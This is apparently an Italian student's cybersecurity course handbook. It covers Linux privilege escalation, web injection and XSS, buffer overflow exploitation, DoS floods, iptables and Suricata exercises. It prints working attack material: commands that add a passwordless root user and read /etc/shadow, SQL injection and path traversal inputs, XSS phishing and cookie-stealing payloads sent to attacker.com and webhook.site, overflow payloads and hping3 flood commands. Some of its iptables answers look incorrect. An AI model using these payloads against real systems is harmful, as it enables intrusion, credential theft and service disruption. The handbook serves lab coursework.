

handbook cybersec

[Piccoli eseguibili utili](#)

[Privilege Escalation](#)

[AIDE](#)

[Formattazione /etc/passwd](#)

[Formattazione /etc/shadow](#)

[Web Security](#)

[Injection & Inclusion](#)

[XSS Reflected e Stored](#)

[Buffer Overflow](#)

[Shellcode](#)

[Funzione nascosta](#)

[Scrittura variabile](#)

[Return to libc](#)

[Comandi utili docker](#)

[iptables](#)

[Tabella protocolli-porte utili](#)

[Esercizi svolti](#)

[Suricata](#)

Piccoli eseguibili utili

Script di PP per trovare N nel buffer overflow:

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/d9d7aaa9-0b03-4d31-8574-b38609264018/bof.sh>

Piccolo parser Json per gli esercizi Suricata (stampa tutti i payload printable):

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/a662b49c-9efe-4cc5-9815-959e501c95fc/parser-json.sh>

Bash che accetta da riga di comando il numero del lab (0,2,3) e setta i proxy ✨

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/74d9721d-6168-4e1e-89fd-9f2298038cec/proxySetter.sh>

Bash per firmare con gpg la consegna:

<https://s3-us-west-2.amazonaws.com/secure.notion-static.com/225ce831-6090-4424-aac9-9037d437261a/gpgSigner.sh>

Privilege Escalation

▼ **chmod**

Comando per modificare i permessi di accesso di file e directory.

- per impostare il SUID bit → `sudo chmod +s /usr/bin/[comando]`
- `chmod 666 file/folder` → tutti gli utenti possono leggere e scrivere ma non eseguire sul file
- `chmod 777 file/folder` → abilita tutte le azioni per tutti gli utenti (u, g e o)

- `chmod 744 file/folder` → permette solo all'owner (u) di eseguire tutte le azioni, mentre tutti gli altri (g e o) possono solo leggere
- `chmod 440` → (u)ser ovvero owner può leggere ma non scrivere o eseguire, idem i (g)roups, mentre gli (o)thers non possono fare nulla.

▼ find

Comando che cerca file directory nel sistema.

- per cercare tutti i file con il SUID bit impostato → `find / -perm /4000`
- per cercare file world-writable → `find / -type f -perm +2`
- per cercare file senza proprietario (rimasti da account cancellati) → `find / -type -f -nouser`
- per leggere i file degli hash delle password → `find /etc/shadow -exec cat {} \;`
- per aprire una porta privilegiata in ascolto → `find /any/file -exec nc -l -p 80 \;`

▼ sed

Comando per la modifica di file di testo in ambiente Unix.

AIDE

- per inizializzare il database (con configurazione custom!) → `sudo aide -c /home/kali/aide/aide.conf -i`
- copiare il database MI RACCOMANDO con `cp /home/kali/aide/aide.db{.new,}`
- per lanciare aide e vedere i cambiamenti registrati → `aide -c /home/kali/aide/aide.conf -C`

Soluzioni privesc semplici:

```
# Impostare il SUID bit sul comando find e dimostrare come questo possa ora essere usato per una privilege escalation

Sfogliando la man page di find, si nota che può essere utilizzato per eseguire un comando per ogni file trovato. Se provate a impostare il SUID bit con

sudo chmod +s /usr/bin/find
vedrete che

find /etc/shadow -exec cat {} \;
vi permette di leggere il file degli hash delle password

oppure

find /any/file -exec nc -l -p 80 \;
vi permette di aprire una porta privilegiata in ascolto

# Leggere le man page acl (5), setfacl (1), getfacl (1)

Portare qualche esempio di come le POSIX ACL possano essere utilizzate per privilege escalation (suggerimento: vagamente simile all'esempio di sudo) e di come individuare sul sistema file su cui siano impostate in modo potenzialmente pericoloso.

Le ACL sono un modo leggermente meno visibili di alterare i permessi di un file. A fronte di sistemi "casalinghi" o molto limitati di integrity checking, permettono di impostare modi di accesso eccessivi che possono sfuggire al rilevamento.

Es. leggibilità e sostituibilità degli hash

setfacl -m u:sec:rw /etc/shadow
Es. modificabilità del codice binario di un eseguibile privilegiato

setfacl -m u:sec:w /usr/bin/sudo
Notate che alcuni comandi si lamentano se file critici hanno permessi eccessivi, ma non sempre notano le ACL

Es.

ricordando che potete diventare root con "su -" e password gennaio.marzo

provate da root a rendere modificabile da chiunque il file /etc/sudoers con

chmod 666 /etc/sudoers
e verificate che da utente sec sudo non funziona più

ripristinando i permessi, e settando una ACL che consenta comunque all'utente sec di modificare a piacimento sudoers

chmod 440 /etc/sudoers
setfacl -m u:sec:rw /etc/sudoers
verificate che sudo funziona
```

Per individuare sul sistema file con ACL impostate, si può utilizzare

```
getfacl -sR /
```

Leggere le man page capabilities (7), setcap (8), getcap (8)

Portare qualche esempio di come le capabilities possano essere utilizzate per privilege escalation (suggerimento: simile all'esempio di SUID) e di come individuare sul sistema file su cui siano impostate in modo potenzialmente pericoloso.

Es. eseguibile che ignora la coerenza di ownership tra processo e file

```
sudo setcap CAP_FOWNER=eip /bin/chmod
```

Es. eseguibile che ignora completamente i permessi

```
sudo setcap CAP_DAC_OVERRIDE=eip /usr/bin/vim.basic
```

Notate che da vim.basic si può eseguire qualunque comando shell digitando `!:COMANDO`

ma se provate a eseguire ad esempio `!:cat /etc/shadow` non funziona.... questo è merito di bash che "droppa" le capabilities (ma comunque potete aprire direttamente `/etc/shadow` dall'editor!)

Per trovare file con capabilities settate, usate

```
getcap -r /
```

Soluzione privesc 1 con AIDE:

Consegna

Fase 1:

ideare un modo di identificare il file modificato e il tipo di modifica apportata. lanciare `sudo ./change1` attuare la strategia ideata al punto 1 per identificare il file modificato e il tipo di modifica apportata. documentare tutti i passi svolti in modo dettagliato nel file `integrity.txt`

Fase 2:

catturare i comandi seguenti e l'output in uno screenshot `privesc.png`

usate come utente kali senza sudo il file modificato dal comando `change1`, per inserire nei file in `/etc/passwd` ed `/etc/shadow` le righe opportune per "creare" un utente di nome `toor` con privilegi di root e senza password (ricordate che esistono le man page) da kali diventate `toor` e lanciate `id`

Risoluzione

Fase 1

- configurare AIDE per una scansione accurata di qualsiasi modifica apportata dentro il sottoalbero `/usr/bin`
- creare il database sul sistema pulito
- lanciare il comando "malware" fornito
- lanciare AIDE in modalità confronto per rilevare la modifica apportata

L'esecuzione della strategia rileva che il comando `cp` ora ha il bit SUID settato.

Fase 2

```
cp /etc/passwd ~/p
cp /etc/shadow ~/s
cat ~/p > ~/passwd
cat ~/s > ~/shadow
echo "toor:x:0:0:/root:/bin/bash" >> ~/passwd
echo "toor::19509:0:99999:7::" >> ~/shadow
cp ~/passwd /etc/passwd
cp ~/shadow /etc/shadow
```

Soluzione privesc 1 con AIDE:

Consegna

Leggete tutto prima di agire!

Scaricare il file `change` e renderlo eseguibile

```
$ chmod +x ./change
```

Il comando apporta una modifica a un file dentro `/usr/bin`

Fase 1:

- ideare un modo di identificare il file modificato e il tipo di modifica apportata.
- lanciare `sudo ./change`
- attuare la strategia ideata al punto 1 per identificare il file modificato e il tipo di modifica apportata.
- documentare tutti i passi svolti in modo dettagliato nel file `integrity.txt`

Fase 2:

- catturate i comandi seguenti e l'output in uno screenshot privesc.png
- usate come utente sec il file modificato dal comando change per inserire nei file in /etc/passwd ed /etc/shadow le righe opportune p

Risoluzione

Fase 1

- 1) scarico l'eseguibile
- 2) do i permessi -> chmod +x ./change1
- 3) aide -c /home/kali/aide/aide.conf -i
- 4) cp /home/kali/aide/aide.db{.new,}
- 5) lancio il comando ./change
- 6) aide -c /home/kali/aide/aide.conf -C (check del database)
- 7) stampa il comando che è cambiato -> in questo caso tee che è un comando usato in pipe con echo per scrivere sui file -> con echo

Fase 2

Il comando con privilegi speciali trovato è tee

```
echo "toor:x:0:0::/root:/bin/bash" | tee -a /etc/passwd
echo "toor::19509:0:99999:7:::" | tee -a /etc/shadow
```

divento ora utente toor con

```
su toor
```

lancio il comando:

```
id
```

e mi stampa:

```
uid=0(toor) gid=0(root) gruppi=0(root)
```

Formattazione /etc/passwd

```
mark:x:1001:1001:mark,,,:/home/mark:/bin/bash
[--] - [--] [--] [-----] [-----] [-----]
|   |   |   |   |   |   |   |
|   |   |   |   |   |   |   | +-> 7. Login shell
|   |   |   |   |   |   |   | +-----> 6. Home directory
|   |   |   |   |   |   |   | +-----> 5. GECOS
|   |   |   |   |   |   |   | +-----> 4. GID
|   |   |   |   |   |   |   | +-----> 3. UID
|   |   |   |   |   |   |   | +-----> 2. Password
|   |   |   |   |   |   |   | +-----> 1. Username
```

Importante ricordare che è possibile visitare la man page di /etc/passwd facendo:

```
man 5 passwd
```

Formattazione /etc/shadow

```
mark:$6$.n.:17736:0:99999:7:::
[--] [----] [---] - [---] ----
|   |   |   |   |   |   |   | +-----> 9. Unused
|   |   |   |   |   |   |   | +-----> 8. Expiration date
|   |   |   |   |   |   |   | +-----> 7. Inactivity period
|   |   |   |   |   |   |   | +-----> 6. Warning period
|   |   |   |   |   |   |   | +-----> 5. Maximum password age
|   |   |   |   |   |   |   | +-----> 4. Minimum password age
|   |   |   |   |   |   |   | +-----> 3. Last password change
|   |   |   |   |   |   |   | +-----> 2. Encrypted Password
|   |   |   |   |   |   |   | +-----> 1. Username
```

Importante ricordare che è possibile visitare la man page di shadow facendo:

```
man /etc/shadow
```

Web Security

▼ whois [indirizzo IP]

Comando che restituisce l'host del dominio, il suo server di nomi, dove è stato registrato e il suo range IP.

▼ nslookup [indirizzo IP]

Comando che restituisce informazioni sul sistema di nomi di dominio (DNS) di un sito web. Consente di trovare gli hostnames associati ad un dominio.

- Per fare enumeration → `nslookup -type=ns [sito.web]`

▼ dig NS [sito.web]

Comando che permette di visualizzare informazioni dettagliate sui record DNS del sito web, compresi i nomi dei server DNS. Serve per fare enumeration.

▼ host -t NS [sito.web]

Comando che restituisce tutti i nomi dei server DNS associati al dominio del sito web.

Injection & Inclusion

▼ Login

Sapendo che una query SQL potrebbe essere simile alla seguente:

```
SELECT * FROM users WHERE username = '$username' AND password = '$password'
```

se inseriamo, al posto di username o password:

```
' OR 1=1; --
```

→ se non funziona provare con maiusc/min (oR, Or, or) oppure con 1 LIKE 1

potremmo riuscire ad accedere senza conoscere la password poichè la clausola `OR 1=1` è sempre vera e i due trattini commentano ciò che viene dopo.

Le vulnerabilità di SQL Injection possono essere causate da diversi fattori, tra cui input non validato, query non parametrizzate, autenticazione non gestita correttamente.

Si possono anche fare cose più cattive come `' OR 1=1; DROP TABLE`, che chiude la query e distrugge l'intera tabella del database.

▼ Local File Inclusion

`/?path=../../../../etc/passwd` → oppure `/passw*`, oppure con page anzichè path

▼ Command injection

Nell'URL, tramite la GET, fare in modo di bypassare il tutto e utilizzare comandi bash.

Si può bypassare con `INPUT ;`, `INPUT &&` oppure `INPUT |`

Comandi bash utili:

- `ls` → elenca file e directory (-l elenca, -a mostra anche quelli nascosti)

Per visualizzare file:

- `cat [file]`
- `less [file]`
- `more [file]`
- `head [file] -n (numero righe dall'inizio)`
- `tail [file] -n (numero di righe dalla fine)`

XSS Reflected e Stored

Una vulnerabilità XSS (Cross-Site Scripting) consente a un attaccante di inserire codice malevolo all'interno di una pagina web, che viene poi eseguito dal browser degli utenti che visitano quella pagina. Una vulnerabilità XSS può essere individuata quando il risultato di una ricerca viene stampato (reflected), o conservato in una pagina visibile ad esempio solo all'admin (stored).

Ci sono diversi tipi di payload che possono essere utilizzati per sfruttare una vulnerabilità XSS, tra cui:

▼ Payload **alert**

Utilizzato per visualizzare una finestra di avviso all'utente che visita la pagina compromessa.

```
<script>alert("Sito compromesso!");</script>
```

▼ Payload **phishing**

Utilizzato per ingannare l'utente e rubare le sue credenziali.

```
<script>document.write('<form  
action="http://attacker.com/login.php" method="POST"><input type="text" name="username"><input type="password" name="password">  
<input type="submit" value="Login"></form>');</script>
```

▼ Payload **redirect**

Utilizzato per reindirizzare l'utente a un altro sito web malevolo.

```
<script>window.location.href =  
'http://attacker.com/phishing.html';</script>
```

▼ Payload **cookie stealing**

Utilizzato per rubare i cookie dell'utente → andare su webhook.site per generare URL da inserire nel codice.

```
<script> window.location.href 'http://webhook.site/...?cookie=' + JSON.stringify(document.cookie);</script>
```


Le vulnerabilità di tipo XSS possono essere dovute a diverse mancanze nel codice, tra cui input non validato, output non sanitizzato, cookie non gestiti correttamente, autenticazione non gestita correttamente (utilizzando token di sessione non validi ecc..)

(ricorda → [HTML non è case sensitive!](#))

Cheatsheet con tutti i payload utili:

Cross-Site Scripting (XSS) Cheat Sheet - 2023 Edition | Web Security Academy

Interactive cross-site scripting (XSS) cheat sheet for 2023, brought to you by PortSwigger. Actively maintained, and regularly updated with new vectors.

 <https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>

Buffer Overflow

grazie pupa giordi...

Importante fare sempre prima di tutto `echo 0 > /proc/sys/kernel/randomize_va_space` → per evitare indirizzi casuali di memoria (eseguire da root).

▼ Shellcode

```
## Esercizio buffer overflow 11/06
```

```
1. entro nella cartella dove ho salvato l'eseguibile
```

```
2. gdb ./bof (eseguibile) se non eseguibile chmod +x bof
```

```
3. run
```

```
4. info functions (0x56556030 -> indirizzo della strcpy che è la funzione vulnerabile)
```

```
5. run $(perl -e 'print "A"xN,"BBBB"' -> N = tentativi -> tentativi capisci che sono giusti quando ritorna 0x42424242 nonchè il  
valore di BBBB
```

```
6. run $(perl -e 'print "A"x622,"BBBB"')
```

```
7. apro nuova shell
```

```
8. python3 len("[shell-code]") -> risultato: 46
```

```
9. torno su gdb
```

```
10. br * 0x56556030 -> sulla strcpy (funzione vulnerabile)
```

```
11. run $(perl -e 'print "\x90" x (622-46), "[shell-code]"')
```

```
12. il programma si ferma al breakpoint
```

```

13. x/700xw $esp -> analizziamo lo stack

14. andiamo a vedere l'indirizzo di una delle celle di memoria che contiene 90909090 -> questo sarà il nostro indirizzo di ritorno

15. bisogna togliere il breakpoint -> info break (ritorna il breakpoint) -> del [breakpoint]

16. run $(perl -e 'print "\x90"x(622-46), "[shell-code]", "[indirizzo-di-ritorno]"')

12. se funziona, apre una shell!

```

▼ Funzione nascosta

```

1) rendo eseguibile l'es (il file binario) -> chmod +x ./es
2) provo script patrick per trovare il valore di n -> ./bof.sh ./es (N=20 -> N = 16)
3) apro gdb e runno il programma -> testo con run $(python -c "print('A'*16 + 'BBBB')") -> stampa il valore di B in hex quindi OK
4) con info functions trovo la funzione che penso abbia la flag al suo interno -> 0x565561b9 secret_function
5) quindi mi basta fare run $(perl -e 'print "A"x16, "\xb9\x61\x55\x56"') -> flag: SEC{simple_buffer_overflow}

```

RISOLUZIONE:

```

1) rendo eseguibile il file
2) apro gdb e runno il programma
3) info functions -> trovo gli indirizzi che mi sembrano funzioni nascoste:
    0x565561c9
    0x565562fa
    0x5655642b
    0x56556583
    0x565566b4
    0x56556809
4) dopo che faccio le prove per vedere il valore di N, sostituisco con uno degli indirizzi che uso come valore di ritorno
5) flag: SEC{simple_buffer_overflow_with_secret_function} -> l'indirizzo di ritorno giusto era 0x565566b4

```

▼ Scrittura variabile

ESERCIZIO BOF -> SCRITTURA DI UNA VARIABILE

Stavolta non devo rompere tutto per fare buffer overflow ma devo fare in modo di riscrivere una variabile

quindi le prove di errore le faccio con altre lettere oltre la B come BCDEF

```

provo: run $(perl -e 'print "A"x1325,"BCDEFGH"')
risultato: control must be: 0x42434445 now is 44434241
vediamo che non mi ha stampato 45444342, quindi andiamo indietro finché non mi stampa quel valore

provo: run $(perl -e 'print "A"x1324,"BCDEFGH"')
risultato: control must be: 0x42434445 now is 45444342

noto che stampa i caratteri che mi servono ma al contrario, quindi mi basta invertire

provo: run $(perl -e 'print "A"x1324,"EDCB"')
control must be: 0x42434445 now is 42434445

```

▼ Return to libc

BUFFER OVERFLOW CON RETURN TO LIBC

Per lo shellcode codice per N basta mettere quel valore che mi stampa il p programma

```

1) rendo eseguibile il programma
2) apro gdb e runno il programma
3) ho trovato che il numero per sovrascrivere l'indirizzo di ritorno è 1512
4) metto un breakpoint al main
5) 0xf7c4c7b0 -> risultato di p system -> termina con uno 0 quindi faccio disas system e prendo quello che ha +5 byte e dovrebbe funzionare -> 0xf7c4c7b5
6) 0xf7c3bc40 -> risultato di p exit
7) ora devo trovare la variabile d'ambiente SHELL e devo cercarla nello stack -> x/500s $esp e cerco finché non trovo:
    0xffffd46a -> "SHELL=/usr/bin/zsh" -> a noi non interessa la prima parte "SHELL=" in quanto per lanciare la shell basta il percorso, quindi dobbiamo eliminare i primi 6 byte (aumento di 6 l'indirizzo)-> l'indirizzo di shell ora diventa: 0xffffd470
8) payload finale: run $(perl -e 'print "A"x1512, "\xb5\xc7\xc4\xf7", "\x40\xbc\xc3\xf7", "\x6c\xd4\xff\xff"')

```

Comandi utili docker

- `$ sudo docker ps` → mostra i container attivi
- `$ sudo docker ps -a` → mostra tutti i container registrati
- `$ sudo docker kill <CONTAINER>` → spegne forzatamente un container
- `$ sudo docker rm <CONTAINER>` → elimina un container
- `$ sudo docker images` → mostra le immagini scaricate
- `$ sudo docker rmi <IMMAGINE>` → elimina un'immagine (non devono esserci container attivi con quest'immagine)
- `$ sudo docker exec <COMANDO>` → permette di eseguire un comando dentro un container

Bonus: comandi per attacchi DoS

▼ `hping3 --syn --flood [indirizzo IP] -p [porta]`

Comando che lancia un SYN (TCP) flood attack. (LAND attack)

Può anche essere più dettagliato con → `hping3 -c [numero pacchetti da inviare] -d [grandezza del pacchetto] -S -w 64 -p [porta] --flood --rand-source [indirizzo IP]`

Esempio → `hping3 -c 10000 -d 120 -S -w 64 -p 21 --flood --rand-source 10.9.0.6`

▼ `iperf`

Comando che monitora la connessione → per vedere se le performance degradano dopo un attacco DoS.

`(Bob) iperf -s`

`(Alice) iperf -c 10.9.0.6`

Può anche simulare connessioni UDP, aggiungendo `-u` ad entrambi dopo il comando.

▼ `hping3 --icmp --flood [indirizzo IP] -p [porta]`

Attacco di tipo SMURF, lancia un flood attack di pacchetti ICMP.

▼ `hping3 --udp --flood [indirizzo IP] -p [porta]`

Lancia un flood attack di pacchetti UDP.

iptables

All'inizio buona pratica eseguire il flush di tutte le rules presenti nelle tabelle:

```
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD
```

Essenziale consentire sempre il traffico sulle interfacce di loopback:

```
iptables -I INPUT -i lo -j ACCEPT
iptables -I OUTPUT -o lo -j ACCEPT
```

Mettere tutte le altre regole in append → a meno che non vadano **inserite in una posizione specifica**, in quel caso si possono listare col comando `iptables -vnl --line-numbers` e poi inserirla (o eliminarla con `-D`) con `iptables -I [NUM-REGOLA] [CATENA]`.

In caso di utilizzo del **NAT** (*postrouting* e *prerouting*):

→ regola che permette ad un pacchetto di essere inoltrato da un host a un altro, usando la tabella nat per inserire nella catena di postrouting un target SNAT che ci permette di cambiare l'indirizzo sorgente di un pacchetto → `iptables -t nat -I POSTROUTING -s 192.168.10.10 -d 10.12.12.10 -j SNAT --to-source 10.12.12.10`

Per fare **stateful filtering** (utile soprattutto se **controllando la policy di default** notiamo che ad esempio si dropa solo in input, quindi anzichè controllare in output controlliamo in input in risposta ad una connessione già iniziata):

- per accettare solo pacchetti validi come iniziatori di una connessione (direzione lecita client → server) e seguenti `-m state -state NEW,ESTABLISHED`
- per accettare solo pacchetti validi come risposte ad una connessione già iniziata (server → client) e seguenti `-m state --state ESTABLISHED`

Regola di log → `iptables -A INPUT -j LOG --log-prefix "input drop"`



Le regole di LOG fanno passare in automatico alla catena successiva, quindi metterle sempre alla fine in -A per evitare di saltare tutte le regole nel mentre

Tabella protocolli-porte utili

Protocol	TCP/UDP	Port Number
File Transfer Protocol (FTP)	TCP	20/21
Secure Shell (SSH)	TCP	22
Telnet	TCP	23
Simple Mail Transfer Protocol (SMTP)	TCP	25
Domain Name System (DNS)	TCP/UDP	53
Dynamic Host Configuration Protocol (DHCP)	UDP	67/68
Trivial File Transfer Protocol (TFTP)	UDP	69
Hypertext Transfer Protocol (HTTP)	TCP	80
Post Office Protocol (POP)	TCP	110
Network Time Protocol (NTP)	UDP	123
NetBIOS	TCP/UDP	137/138/139
Internet Message Access Protocol (IMAP)	TCP	143
Simple Network Management Protocol (SNMP)	TCP/UDP	161/162
Border Gateway Protocol (BGP)	TCP	179
Lightweight Directory Access Protocol (LDAP)	TCP/UDP	389
Hypertext Transfer Protocol over SSL/TLS (HTTPS)	TCP	443
Lightweight Directory Access Protocol over TLS/SSL (LDAPS)	TCP/UDP	636
FTP over TLS/SSL	TCP	989/990
MQTT	TCP/UDP	1883 (unsecured) 8883 (secured)

▼ Esercizi svolti

Risoluzione testo iptables prova 11/06/21

```
iptables -F INPUT
iptables -F OUTPUT
iptables -F FORWARD
```

Consentire tutto il traffico sull'interfaccia di loopback

```
iptables -I INPUT -i lo -j ACCEPT
iptables -I OUTPUT -o lo -j ACCEPT
```

```

### Consentire il traffico delle connessioni http entranti

iptables -A INPUT -p tcp --dport 80 -j ACCEPT

### Consentire connessioni SSH uscenti verso la rete host-only 192.168.56.0/24

iptables -A INPUT -p tcp -s 192.168.56.0/24 --sport 22 -m state --state ESTABLISHED -j ACCEPT

### Bloccare l'inoltro del traffico proveniente dalla rete host-only verso altre destinazioni

iptables -A FORWARD -p tcp -s 192.168.56.0/24 ! -d 192.168.56.0/24 -j DROP

### Consentire la risoluzione dei nomi DNS

iptables -A OUTPUT -p udp --dport 53 -j ACCEPT
iptables -A INPUT -p udp --sport 53 -j ACCEPT

### Bloccare tutto il traffico in entrata
## policy di default

iptables -P INPUT -j DROP

```

```

## Esercizio a caso su iptables fatto da chatgpt

1) Consentire solo il traffico SSH (porta 22) entrante dall'indirizzo IP specifico 192.168.1.100
2) Consentire il traffico HTTP (porta 80) e HTTPS (porta 443) in uscita verso qualsiasi destinazione
3) Bloccare tutto il traffico ICMP in entrata e in uscita
4) Consentire il traffico DNS (porta 53) in uscita verso il server DNS 8.8.8.8
5) Consentire il traffico FTP (porta 20 e 21) in entrata e in uscita
6) Bloccare tutto il resto del traffico in entrata e in uscita

## Soluzione:

# 1
iptables -A INPUT -p tcp -d 192.168.1.100 --dport 22 -m state --state ESTABLISHED -j ACCEPT

# 2
iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT

# 3
iptables -A INPUT -p icmp -j DROP
iptables -A OUTPUT -p icmp -j DROP

# 4
iptables -A OUTPUT -p udp -d 8.8.8.8 --dport 53 -j ACCEPT
iptables -A OUTPUT -p tcp -d 8.8.8.8 --dport 53 -j ACCEPT

# 5
iptables -A INPUT -p tcp --dport 20:21 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 20:21 -j ACCEPT

# 6
iptables -P INPUT -j DROP
iptables -P OUTPUT -j DROP

-----

## Altro esercizio fatto da chatgpt

1) Consenti il traffico in ingresso sulla porta 22 (SSH) solo per l'indirizzo IP 192.168.1.100.
2) Blocca tutto il traffico in ingresso proveniente dalla sottorete 10.0.0.0/24.
3) Consenti il traffico in uscita verso le porte 80 (HTTP) e 443 (HTTPS).
4) Consenti il traffico in ingresso sulla porta 8080 solo per l'indirizzo IP 192.168.1.200.
5) Blocca tutto il traffico in uscita verso l'indirizzo IP 203.0.113.10.
6) Consenti il traffico in ingresso sulla porta 53 (DNS) solo per l'indirizzo IP 192.168.1.50.
7) Consenti il traffico in ingresso sulla porta 123 (NTP) solo per l'indirizzo IP 192.168.1.150.
8) Consenti tutto il traffico in uscita.

## Soluzione:

# 1
iptables -A INPUT -p tcp --s 192.168.1.100 --dport 22 -j ACCEPT

# 2
iptables -A INPUT -p tcp -s 10.0.0.0/24 -j DROP

# 3
iptables -A OUTPUT -p tcp --dport 80 -j ACCEPT
iptables -A OUTPUT -p tcp --dport 443 -j ACCEPT

# 4

```

```
iptables -A INPUT -p tcp --dport 8080 -s 192.168.1.200 -j ACCEPT

# 5
iptables -A OUTPUT -p tcp -d 203.0.113.10 -j DROP


# 6
iptables -A INPUT -p udp --dport 53 -s 192.168.1.50 -j ACCEPT

# 7
iptables -A INPUT -p udp --dport 123 -s 192.168.1.150 -j ACCEPT

# 8
iptables -P OUTPUT -j ACCEPT
```

Esercizio 9 Gennaio 2023

Schema di rete:



Quali regole devono essere inserite su R affinché nessun tipo di traffico sia ammesso tranne quello di seguito descritto?

1) Qualsiasi host lato "Client" possa leggere email via IMAP sicuro (TCP/993) da qualsiasi host di "internet"

```
iptables -A FORWARD -s 10.1.1.0/24 -p tcp -i eth1 -o eth3 --dport 993 -j ACCEPT
iptables -A FORWARD -d 10.1.1.0/24 -p tcp -i eth3 -o eth1 --sport 993 -m state --state ESTABLISHED -j ACCEPT
```

se il NAT su R non è attivo devo applicare le seguenti regole

```
iptables -t nat -A POSTROUTING -s 10.1.1.0/24 -o eth3 -j SNAT --to-source 137.204.57.254
```

```

2) Qualsiasi host lato "Client" possa connettersi a "Server" sulle porte TCP 25 e 587

iptables -A FORWARD -s 10.1.1.0/24 -d 172.26.1.1 -p tcp --dport 25 -j ACCEPT

iptables -A FORWARD -s 10.1.1.0/24 -d 172.26.1.1 -p tcp --dport 587 -j ACCEPT

iptables -A FORWARD -s 172.26.1.1 -d 10.1.1.0/24 -p tcp --sport 25 -m state --state ESTABLISHED -j ACCEPT

iptables -A FORWARD -s 172.26.1.1 -d 10.1.1.0/24 -p tcp --sport 587 -m state --state ESTABLISHED -j ACCEPT

3) Sia i "Client" che il "Server" possano usare "R" come server LDAP (TCP/389)

iptables -A INPUT -s 10.1.1.0/24 -i eth1 -p tcp --dport 389 -j ACCEPT
iptables -A OUTPUT -d 10.1.1.0/24 -o eth1 -p tcp --sport 389 -m state --state ESTABLISHED -j ACCEPT

iptables -A INPUT -s 172.26.1.1 -i eth2 -p tcp --dport 389 -j ACCEPT
iptables -A OUTPUT -d 172.26.1.1 -o eth2 -p tcp --sport 389 -m state --state ESTABLISHED -j ACCEPT

4) solo il "Client" con indirizzo 10.1.1.1 possa connettersi a "R" via SSH

iptables -A INPUT -s 10.1.1.1 -i eth1 -p tcp --dport 22 -j ACCEPT
iptables -A OUTPUT -d 10.1.1.1 -o eth1 -p tcp --sport 22 -m state --state ESTABLISHED -j ACCEPT

5) Da "internet" chiunque possa connettersi alla porta TCP/443 del "Server" - si noti che quest'ultimo è su una rete privata.

iptables -t nat -A PREROUTING -i eth3 -d 137.204.57.254 -p tcp --dport 443 -j DNAT --to-destination 172.26.1.1

iptables -A FORWARD -i eth3 -d 172.26.1.1 -p tcp --dport 443 -j ACCEPT

iptables -A FORWARD -o eth3 -s 172.26.1.1 -p tcp --sport 443 -m state --state ESTABLISHED -j ACCEPT

6) Nessun altro tipo di traffico sia ammesso

(implicitamente sempre ammesso traffico locale!)

iptables -I INPUT -i lo -j ACCEPT
iptables -I OUTPUT -o lo -j ACCEPT

iptables -P INPUT DROP
iptables -P OUTPUT DROP
iptables -P FORWARD DROP

```

Suricata

Comandi utili:

- `sudo suricata -c suricata.yaml -i eth0 -vvv` → avvia suricata sull'interfaccia eth0
- `sudo suricata -c /etc/suricata/suricata.yaml -r [nomefile.pcapng]` → per lanciare suricata su un file wireshark
- `tail -f /var/log/suricata/fast.log` → per vedere il fast log (no dettagli sul payload)
- `cat eve.json | jq 'select(.event_type="alert")' | grep [cosa-da-cercare]` → per vedere il file eve.json con i log più dettagliati e il contenuto dei payload, poi eventualmente grep per cercare qualcosa in particolare
- `tail -f eve.json | jq -r '.payload_printable'` → stampa solo le righe di payload senza tutto il casino

Esercizi svolti:

```

# Esercizio netflix suricata 1 - tipo facebook

domini alternativi trovati: (da wireshark)
- netflix.com
- fp2e7a.wpc.phicdn.net
- assets.nflxext.com
- cdn.cookiecutter.org
- occ-0-784-778.1.nflxso.net

## regole:

alert tls any any -> any any (msg:"SURICATA TRAFFIC-ID: netflix"; tls_sni; content:"netflix.com"; isdataat:!1,relative; flow:to_s
erver,established; flowbits: set,traffic/id/netflix; flowbits:set,traffic/label/social-network; sid:300000003; rev:1;)

```

```

